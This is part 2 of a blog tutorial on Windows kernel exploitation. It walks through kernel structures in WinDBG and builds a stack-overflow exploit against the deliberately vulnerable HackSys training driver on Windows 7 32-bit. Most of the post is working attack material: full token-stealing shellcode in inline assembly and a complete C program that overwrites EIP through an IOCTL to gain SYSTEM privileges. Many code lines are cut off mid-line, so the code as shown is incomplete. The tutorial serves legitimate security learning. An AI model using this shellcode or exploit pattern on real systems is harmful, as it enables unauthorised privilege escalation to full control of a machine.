Intro to Windows kernel exploitation part 2: My first Driver exploit

In part 1 we setup and started looking at exploiting the HackSys Extremely Vulnerable Driver, getting to the point where we could trigger a stack overflow and overwrite the stored EIP value with one of our choice. In this part we will use this control flow redirection to give ourselves the ability to run code as SYSTEM. Then in part 4 we'll apply what we've learnt too exploiting an old Windows kernel vulnerability. The code for where we got to last time can be found here.

Once again I'm still learning all this so feedback, corrections and abuse are always appreciated :)

So, now that we can set EIP to a value of our choice, how do we go about getting ourselves a root shell?

In this case thanks to Windows 7 32-bit not supporting SMEP (Supervisor Mode Execution Prevention) or SMAP (Supervisor Mode Access Prevention) we can just map some shellcode into user mode memory and redirect the driver's execution flow to execute it.

In order to get a shell running as SYSTEM we want our shellcode to somehow escalate the privileges of the process we ran our exploit from. To do this I opted to use an access token stealing shellcode, a access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread, by stealing the token from a process running as SYSTEM and replacing our own processes access token with it, we can give our process SYSTEM permissions.


Disclaimer: I originally used a modified version of the shellcode found here to do this and ended up spending a load of time debugging and fixing it to return from kernel mode without bluescreening the system. I then looked at the HackSys solution and it was pretty much the same shellcode but cleaner and commented, so I decided to use that in the end to avoid this post being even longer than it already is (hurrah for fail!).

The general algorithm for the token stealing shellcode is:

(Note: I'll explain all the structs as we inspect them next, although Catalogue of key Windows kernel data structures has more in depth and better explanations for all of them.)


1. Save the drivers registers so we can restore them later and avoid crashing it.
2. Find the _KPRCB struct by looking in the fs segment register
3. Find the _KTHREAD structure corresponding to the current thread by indexing into _KPRCB.
4. Find the _EPROCESS structure corresponding to the current process by indexing into _KTHREAD.
5. Look for the _EPROCESS structure corresponding to the process with PID=4 (UniqueProcessId = 4) by walking the doubly linked list of all _EPROCESS structures that the _EPROCRESS structure contains a references to, this is the "System" process that always has SID (Security Identifier) = NT AUTHORITY\SYSTEM SID.
6. Retrieve the address of the Token of that process.
7. Look for the _EPROCESS structure corresponding to the process we want to escalate (our process).
8. Replace the Token of the target process with the Token of the "System" process.
9. Clean up our stack and reset our registers before returning.

Now that we know what our shellcode needs to do we can work out what offsets we need in each structure by inspecting them in WinDBG, I've also added a brief description of the purpose of each structure.




```
kd> dg @fs
                                  P Si Gr Pr Lo
Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0030 82926c00 00003748 Data RW Ac 0 Bg By P  Nl 00000493
kd> dt nt!_kpcr 82926c00
   +0x000 NtTib            : _NT_TIB
   +0x000 Used_ExceptionList : 0x829230ac _EXCEPTION_REGIS
   +0x004 Used_StackBase   : (null)
   +0x008 Spare2           : (null)
   +0x00c TssCopy          : 0x801c6000 Void
   +0x010 ContextSwitches  : 0x14aa5
   +0x014 SetMemberCopy    : 1
   +0x018 Used_Self        : (null)
   +0x01c SelfPcr          : 0x82926c00 _KPCR
   +0x020 Prcb             : 0x82926d20 _KPRCB
   +0x024 Irql             : 0x1f ''
   +0x028 IRR              : 4
   +0x02c IrrActive        : 0
   +0x030 IDR              : 0xffffe0f8
   +0x034 KdVersionBlock   : 0x82925c00 Void
   +0x038 IDT              : 0x80b95400 _KIDTENTRY
   +0x03c GDT              : 0x80b95000 _KGDTENTRY
   +0x040 TSS              : 0x801c6000 _KTSS
   +0x044 MajorVersion     : 1
   +0x046 MinorVersion     : 1
   +0x048 SetMember        : 1
   +0x04c StallScaleFactor : 0x64
   +0x050 SpareUnused      : 0 ''
   +0x051 Number           : 0 ''
   +0x052 Spare0           : 0 ''
   +0x053 SecondLevelCacheAssociativity : 0 ''
   +0x054 VdmAlert         : 0
   +0x058 KernelReserved   : [14] 0
   +0x090 SecondLevelCacheSize : 0
   +0x094 HalReserved      : [16] 0
   +0x0d4 InterruptMode    : 0
   +0x0d8 Spare1           : 0 ''
   +0x0dc KernelReserved2  : [17] 0
   +0x120 PrcbData         : _KPRCB
```

The KPRC (Kernel Processor Control Region) structure contains per-CPU data which is used by the kernel and the Hardware Abstraction Layer (HAL), it is always stored at a fixed location (fs[0] on x86, gs[0] on AMD64) due to the need for low level components to access it and it contains details for managing key functions such as interrupts. The ‘dg’ command is ‘Display Selector’ and here I use it to view the details of the selector pointed to by the fs segment register. We can see that the KPRC it points to contains PrcbData (at offset 0x120) which has type KPRCB (Kernel Processor Control Block) and is our next target, this structure is used to store further state information about the running process.



```
l> dt nt!_kprcb 8295bc00+0x120
  +0x000 MinorVersion     : 1
  +0x002 MajorVersion     : 1
  +0x004 CurrentThread    : 0x82965340 _KTHREAD
  +0x008 NextThread       : (null)
  +0x00c IdleThread       : 0x82965340 _KTHREAD
```

From the KPRCB we can find the _KTHREAD (Kernel Thread) object for the current process at offset 0x004, the KTRHEAD object stores scheduling information for a thread such as the thread id, its associated process and whether debugging is enabled or disable as well as a load of other stuff.



```
l> dt nt!_kprcb 8295bc00+0x120
  +0x000 MinorVersion     : 1
  +0x002 MajorVersion     : 1
  +0x004 CurrentThread    : 0x82965340 _KTHREAD
  +0x008 NextThread       : (null)
  +0x00c IdleThread       : 0x82965340 _KTHREAD
```

Once we have the KTHREAD structure we can find the location of the _KAPC_STATE (Kernel

Asynchronous Procedure Call) structure at offset 0x40, this structure is used to save the list of APCs (Asynchronous Procedure Calls) queued to a thread when the thread attaches to another process. Since APCs are thread (and process) specific when a thread attaches to a process different from its current one, its APC state data needs to be saved. Importantly for us it contains a pointer to the current process structure at offset 0x10.

```
kd> dt nt!_kapc_state 0x82965340+0x040
   +0x000 ApcListHead      : [2] _LIST_ENTRY [ 0x82965380 - 0x82965380 ]
   +0x010 Process          : 0x84e46bf8 _KPROCESS
   +0x014 KernelApcInProgress : 0 ''
   +0x015 KernelApcPending : 0 ''
   +0x016 UserApcPending   : 0 ''
```

Viewing this structure as an EPROCESS object (as the KPROCESS structure only ever appears as the first item in a EPROCESS structure) we can finally get the details we are really after – the process ID, a pointer to the ActiveProcessLinks list which contains a doubly linked list of all the processes active on the system (as EPROCESS structures) and a pointer to the access token for the process.

```
l> dt nt!_eprocess 0x84e46bf8
  +0x000 Pcb              : _KPROCESS
  +0x098 ProcessLock      : _EX_PUSH_LOCK
  +0x0a0 CreateTime       : _LARGE_INTEGER 0x01d1320c`fe73c3a0
  +0x0a8 ExitTime         : _LARGE_INTEGER 0x0
  +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
  +0x0b4 UniqueProcessId  : 0x00000004 Void
  +0x0b8 ActiveProcessLinks : _LIST_ENTRY [ 0x85ddcdf8 - 0x82972358 ]
  +0x0c0 ProcessQuotaUsage : [2] 0
  +0x0c8 ProcessQuotaPeak : [2] 0
  +0x0d0 CommitCharge     : 0xc
  +0x0d4 QuotaBlock       : 0x829661c0 _EPROCESS_QUOTA_BLOCK
  +0x0d8 CpuQuotaBlock    : (null)
  +0x0dc PeakVirtualSize  : 0xc20000
  +0x0e0 VirtualSize      : 0x740000
  +0x0e4 SessionProcessLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
  +0x0ec DebugPort        : (null)
  +0x0f0 ExceptionPortData : (null)
  +0x0f0 ExceptionPortValue : 0
  +0x0f0 ExceptionPortState : 0y000
  +0x0f4 ObjectTable      : 0x8d001d58 _HANDLE_TABLE
  +0x0f8 Token            : _EX_FAST_REF
```

By traversing the ActiveProcessLinks list we can continue to follow Flink pointers (Forward links) until we find the process we are looking for, in this case the one with a PID of 4 so that we can copy its access token.

```
kd> dt nt!_list_entry
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

Now that we have all of the offsets we need, we can define them as constants near the top of our exploit code as so:

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET     0x124     // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET    0x050     // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET         0x0B4     // nt!_EPROCESS.UniqueProcessId
```

```
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Fl
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID
```

Now we write out the algorithm previously described as inline assembly in visual studio and wrap it in a function call so that we can redirect the drivers execution it.

```
VOID TokenStealingShellcodeWin7() {
        // Importance of Kernel Recovery
        __asm {
                ; initialize
                        pushad; save registers state

                        mov eax, fs:[KTHREAD_OFFSET]; Get nt!_KPCR.PcrbD
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREA

                        mov ecx, eax; Copy current _EPROCESS structure

                        mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PI

                SearchSystemPID:
                        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.Uni
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM proces
                        mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.
                        ; to current process
                        popad; restore registers state

                        ; recovery
                        xor eax, eax; Set NTSTATUS SUCCEESS
                        add esp, 12; fix the stack
                        pop ebp
```

```
                        ret 8
        }
}
```

With our shellcode complete all we need to do is update the last 4 bytes of our lpInBuffer with the location of the shellcode so that when we overwrite EIP control flow will jump to the start of our shellcode.

```
lpInBuffer[2080] = (DWORD)&TokenStealingShellcodeWin7 & 0x000000FF;
lpInBuffer[2080 + 1] = ((DWORD)&TokenStealingShellcodeWin7 & 0x0000FF00)
lpInBuffer[2080 + 2] = ((DWORD)&TokenStealingShellcodeWin7 & 0x00FF0000)
lpInBuffer[2080 + 3] = ((DWORD)&TokenStealingShellcodeWin7 & 0xFF000000)
```

This means our final code is:


```
// HackSysDriverStackoverflowExploit.cpp : Exploits the STACK_OVERFLOW I
//

#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>
#include <conio.h>

// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Fl
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID

VOID TokenStealingShellcodeWin7() {
        // Importance of Kernel Recovery
```

```
        __asm {
                ; initialize
                        pushad; save registers state

                        mov eax, fs:[KTHREAD_OFFSET]; Get nt!_KPCR.PcrbD
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREA

                        mov ecx, eax; Copy current _EPROCESS structure

                        mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PI

                SearchSystemPID:
                        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.Uni
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM proces
                        mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.
                        popad; restore registers state

                        ; recovery
                        xor eax, eax; Set NTSTATUS SUCCEESS
                        add esp, 12; fix the stack
                        pop ebp
                        ret 8
        }
}

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW        CTL_CODE(FILE_DEVICE_UNK

int _tmain(int argc, _TCHAR* argv[])
{
        DWORD lpBytesReturned;
        PVOID pMemoryAddress = NULL;
```

```
PUCHAR lpInBuffer = NULL;
LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD
SIZE_T nInBufferSize = 521 * 4 * sizeof(UCHAR);

printf("Getting the device handle\r\n");
//HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
//_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
HANDLE hDriver = CreateFile(lpDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
        NULL);

if (hDriver == INVALID_HANDLE_VALUE) {
        printf("Failed to get device handle :( 0x%X\r\n", GetLas
        return 1;
}

printf("Got the device Handle: 0x%X\r\n", hDriver);
printf("Allocating Memory For Input Buffer\r\n");

lpInBuffer = (PUCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMOR

if (!lpInBuffer) {
        printf("HeapAlloc failed :( 0x%X\r\n", GetLastError());
        return 1;
}

printf("Input buffer allocated as 0x%X bytes.\r\n", nInBufferSiz
printf("Input buffer address: 0x%p\r\n", lpInBuffer);

printf("Filling buffer.\r\n");

memset(lpInBuffer, 0x41, nInBufferSize);
memset(lpInBuffer + 2076, 0x42, 4); //To overwrite EBP
```

```
        lpInBuffer[2080] = (DWORD)&TokenStealingShellcodeWin7 & 0x000000
        lpInBuffer[2080 + 1] = ((DWORD)&TokenStealingShellcodeWin7 & 0x0
        lpInBuffer[2080 + 2] = ((DWORD)&TokenStealingShellcodeWin7 & 0x0
        lpInBuffer[2080 + 3] = ((DWORD)&TokenStealingShellcodeWin7 & 0xF

        printf("Buffer ready - sending IOCTL request\r\n");

        DeviceIoControl(hDriver,
                HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
                (LPVOID)lpInBuffer,
                (DWORD)nInBufferSize,
                NULL, //No output buffer - we don't even know if the dri
                0,
                &lpBytesReturned,
                NULL); //No overlap

        //pop calc and everybody freeze
        system("calc.exe");
        _getch();

        printf("IOCTL request completed, cleaning up da heap.\r\n");
        HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
        CloseHandle(hDriver);
        return 0;
}
```

Now we compile our code and then run it and…



We’re done :D

The source code for the full exploit can also be found here.

In part 3 we’ll look at exploiting this vulnerability when the function has been compiled with stack cookies enabled.

Hosted on
GitHub Pages
using the Dinky theme